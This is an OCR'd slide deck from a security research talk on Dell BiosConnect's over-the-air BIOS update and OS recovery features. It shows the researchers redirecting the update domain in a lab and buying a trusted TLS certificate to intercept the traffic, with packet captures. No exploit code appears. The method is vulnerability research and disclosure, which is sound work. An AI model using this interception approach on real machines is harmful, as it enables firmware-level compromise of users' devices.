
High-Stakes Updates



eclypsium

Jesse Michael


@JesseMichael


Mickey Shkatov

@HackingThings


- Agenda:
  - Background
  - Vulnerabilities found
  - Exploit challenges
  - Exploiting at scale
  - Closing statements and QA

- Increased need for ease of firmware updates
  - More and more vulnerabilities found in firmware





https://eclypsium.com/2019/11/19/flood-of-new-advisories-expose-massive-gaps-in-firmware-security/
https://news.thewindowsclub.com/secured-core-pcs-to-protect-against-targeted-firmware-attacks-95970/



- Increased need for ease of firmware updates
  - More and more vulnerabilities found in firmware
  - More threats

83% of all businesses have experienced a firmware attack in the past two years.[2]

https://www.microsoft.com/en-us/secured-corepc/


- Increased need for ease of firmware updates
  - More vulnerabilities found in firmware
  - More threats
  - Users need easy and simple methods to perform updates
    - LVFS
    - Windows Update
    - HTTPS Boot*
    - Etc.

- Increased need for ease of firmware updates
  - More vulnerabilities found in firmware
  - More threats
  - Users need easy and simple methods to perform updates
    - LVFS
    - Windows Update
    - HTTPS Boot*
    - Etc.
  - Risks and challenges
    - Implementing something simple in a secure way


- Past BIOS RCE experience
  - Asrock, ASUS RCE 2018

- Past BIOS RCE experience
  - Asrock, ASUS RCE 2018
- Motivation
  - In-the-wild attacks using update mechanisms
    - ShadowHammer
    - SolarWinds

- BIOS RCE attack surface and motivation
  - HP
    - PXE Boot
    - HTTPS boot
  - Lenovo
    - PXE Boot
    - HTTPS boot
  - Dell
    - PXE Boot
    - HTTPS Boot
    - BIOS Flash update - Remote
    - SupportAssist OS Recovery



- We noticed two odd options from Dell
  - BIOS Flash update - Remote
  - SupportAssist OS Recovery
- Features that are part of “Dell SupportAssist BiosConnect”
  - Dell SupportAssist, isn’t that in Windows?



Latitude 5320

SERVICE TAG 9WC4P93

BIOS REVISION 1.4.2

One-Time Boot Settings

Control the boot flow for the SupportAssist OS Recovery Tool.

NOTE:
Once a system and/or admin password is set, the system will always prompt for system and/or admin password during boot.

UEFI Boot Devices

- Windows Boot Manager
- USB NIC (IPV4)
- USB NIC (IPV6)
- UEFI HTTPs Boot
- UEFI RST KBG40ZNS256G NVMe KIOXIA 256GB 11SPE3ACQL42

Pre-Boot Tasks

Change important BIOS settings on your system, configure how your device works and troubleshoot issues using this interface.

BIOS SETUP

DIAGNOSTICS

BIOS UPDATE


SupportAssist OS Recovery

BIOS Flash Update - Remote

Device Configuration

EXIT

- BIOS flash update is done over the air
  - BIOS Flash Update OVER THE AIR
  - Yes, over the internet!




BIOS Flash Update - Remote

BIOS and Firmware Update Over-the-Air

- Not just BIOS flash update is done over the air
  - Operating system recovery
  - Yes, over the internet!

SupportAssist OS Recovery


Analyze, repair and restore your system.


WHAT COULD GO WRONG?
makeameme.org

- So, where do we begin?
  - Set up

- Sniffing traffic for the first time

Source	Destination	Protocol	Info
192.168.9.170	8.8.8.8	ICMP	Echo (ping) request id=0x0000, seq=256/1, ttl=128 (reply in 2)
8.8.8.8	192.168.9.170	ICMP	Echo (ping) reply id=0x0000, seq=256/1, ttl=113 (request in 1)
192.168.9.170	8.8.8.8	DNS	Standard query 0x3df6 A downloads.dell.com
8.8.8.8	192.168.9.170	DNS	Standard query response 0x3df6 A downloads.dell.com A 192.168.9.168
192.168.9.170	192.168.9.168	TCP	1497 → 443 [SYN] Seq=0 Win=65535 Len=0 MSS=1460
192.168.9.168	192.168.9.170	TCP	443 → 1497 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
192.168.9.170	192.168.9.168	TCP	1497 → 443 [ACK] Seq=1 Ack=1 Win=65535 Len=0
192.168.9.170	192.168.9.168	TLSv1…	Client Hello
192.168.9.168	192.168.9.1		443 → 1497 [ACK] Seq=1 Ack=105 Win=64136 Len=0
192.168.9.168	192.168.9		erver Hello, Certificate, Server Hello Done
192.168.9.170	192.168.		7 → 443 [ACK] Seq=105 Ack=1076 Win=64460 Len=0
192.168.9.170	192.168.		→ 443 [RST] Seq=105 Win=65535 Len=0



- Oh no, we need a cert..
  - Let's look at the firmware image just in case
  - ## Bundle of CA Root Certificates
    ## Certificate data from Mozilla as of: Wed Jan 18 04:12:05 2017 GMT
    ## This is a bundle of X.509 certificates of public Certificate Authorities
    ## (CA). These were automatically extracted from Mozilla's root certificates
    ## file (certdata.txt). This file can be found in the mozilla source tree:
    ## https://hg.mozilla.org/releases/mozilla-release/raw-file/default/security/nss/lib/ckfw/builtins/certdata.txt
    ## It contains the certificates in PEM format and therefore
    ## can be directly used with curl / libcurl / php_curl, or with
    ## an Apache+mod_ssl webserver for SSL client authentication.
    ## Just configure this file as the SSLCACertificateFile.
    ## Conversion done with mk-ca-bundle.pl version 1.27.
    ## SHA256: dffa79e6aa993f558e82884abf7bb54bf440ab66ee91d82a27a627f6f2a4ace4

- YOLO, Let's get a cert!
  - Free SSL cert from ZeroSSL
    - No go


memeguy.com

Let's Encrypt

- Let’s buy a cert!
  - Try to find something reasonably priced , most cost > 400$
  - Best option we found was https://www.certum.eu/en/

- Let's buy a cert!
  - Try to find something reasonably priced , most cost > 400$
  - Best option we found was https://www.certum.eu/en/


- Using our newly acquired SSL certificate




Source	Destination	Protocol	Info
192.168.9.1	255.255.255.255	DHCP	DHCP Offer - Transaction ID 0x5e6d8355
192.168.9.1	255.255.255.255	DHCP	DHCP ACK - Transaction ID 0x5e6d8355
192.168.9.197	192.168.9.1	ICMP	Echo (ping) request id=0x0000, seq=256/1, ttl=128 (reply in 128)
192.168.9.1	192.168.9.197	ICMP	Echo (ping) reply id=0x0000, seq=256/1, ttl=64 (request in 127)
192.168.9.197	192.168.9.1	DNS	Standard query 0x0ca6 A www.dell.com
192.168.9.1	192.168.9.197	DNS	Standard query response 0x0ca6 A www.dell.com A 192.168.9.37
192.168.9.197	192.168.9.37	TCP	1441 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460
192.168.9.197	192.168.9.37	TCP	443 → 1441 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
192.168.9.197	192.168.9.37	TCP	1441 → 443 [ACK] Seq=1 Ack=1 Win=65535 Len=0
